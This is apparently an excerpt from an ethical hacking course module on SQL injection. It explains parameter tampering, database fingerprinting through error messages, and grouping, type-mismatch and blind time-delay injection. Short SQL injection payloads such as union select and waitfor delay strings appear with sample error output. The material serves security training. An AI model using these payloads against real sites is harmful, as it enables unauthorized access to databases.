
  An attacker can tamper with HTTP GET and POST requests to generate errors. The Burp Suite or Tamper Chrome utilities can manipulate **GET** and **POST** requests. Error messages obtained using this technique may give the attacker information such as the name of the database server, structure of the directory, and functions used for the SQL query. Parameters can be tampered with directly from the address bar or using proxies.

  For example,

  `http://certifiedhacker.com/download.php?id=car`

  `http://certifiedhacker.com/download.php?id=horse`

  `http://certifiedhacker.com/download.php?id=book`



```
Error in query: Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2)
```

Figure 15.12: Example of error message

- **Determining Database Engine Type**

  Determining the database engine type is fundamental to proceeding with the injection attack. One of the easiest ways to determine the type of database engine used is to generate ODBC errors, which will show you what DB engine you are working with. ODBC error messages reveal the type of database engine used or enable an attacker to guess and determine which type of database engine might have been used in the application. An attacker who is unable to obtain an ODBC error can make an educated guess about the database engine based on the OS and web server used. ODBC errors display the database type as part of the driver information.

- **Determining a SELECT Query Structure**

  With the error message obtained, an attacker can extract the original structure of the query used in the application. This allows the attacker to construct a malicious query to take control of the original query. To obtain the original query structure, the attacker forces the application to generate application errors that reveal information such as table names, column names, and data types. Attackers inject a valid SQL segment without generating an invalid SQL syntax error for error-free navigation. They try to replicate error-free navigation by injecting simple inputs such as ' and '1' = '1 Or ' and '1' = '2. Further, they use SQL clauses such as “' group by columnnames having 1=1 – “ to determine table and column names.

- **Injections**

  Most injections will occur in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

  For example:


  ```
  SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1
  -- GROUP BY x HAVING x = y ORDER BY x
  ```

- **Grouping Error**

  The HAVING command allows you to further define a query based on the “grouped” fields. The error message will tell us which columns have not been grouped.

  For example:

  ```
  ' group by columnnames having 1=1 --
  ```



```
SQLSTATE[44568]: Grouping error: 7
ERROR:  column "columnnames" must
appear in the GROUP BY clause or be
used in an aggregate function
LINE 1: SELECT DISTINCT posts.id,
posts.* FROM "posts" GROUP BY "pos..
```


Figure 15.13: Example of grouping error message

- **Type Mismatch**

  Try to insert strings into numeric fields; the error messages will show the data that could not get converted.

  For example:

  ```
  ' union select 1,1,'text',1,1,1 --
  ' union select 1,1, bigint,1,1,1 --
  ```



```
Error #3132: Data type mismatch.',
details:'could not convert text
value to numeric value'.
```

Figure 15.14: Example of type mismatch error message


- **Blind Injection**

  Use time delays or error signatures to determine or extract information.

  For example:

```
'; if condition  waitfor delay '0:0:5' --
'; union select if( condition , benchmark (100000, sha1('test')),
'false' ),1,1,1,1;
```

An attacker uses database-level error messages generated by an application. This is very useful for building a vulnerability exploit request. There is even a chance to create automated exploits depending on the error messages generated by the database server.



Attempt to inject codes into the input fields to generate an error a single quote (') , a semicolon (;) , comments (--), AND, and OR
404
Attacker
Try to insert a string value where a number is expected in the input field

```
Microsoft OLE DB Provider for ODBC
Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL
Server]Unclosed quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL
Server Driver][SQL Server]Syntax error
converting the varchar value 'test' to a
column of data type int. /visa/credit.aspx,
line 17
```

Figure 15.15: Example of database-level error message

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.

Note: Check CEHv12 Tools, Module 15 SQL Injection for comprehensive SQL injection cheat sheet

SQL Injection Vulnerability Detection

After gathering the information, the attacker tries to look for SQL vulnerabilities in the target web application. For this purpose, the attacker lists all input fields, hidden fields, and post requests on the website and then tries to inject code into the input fields to generate an error.

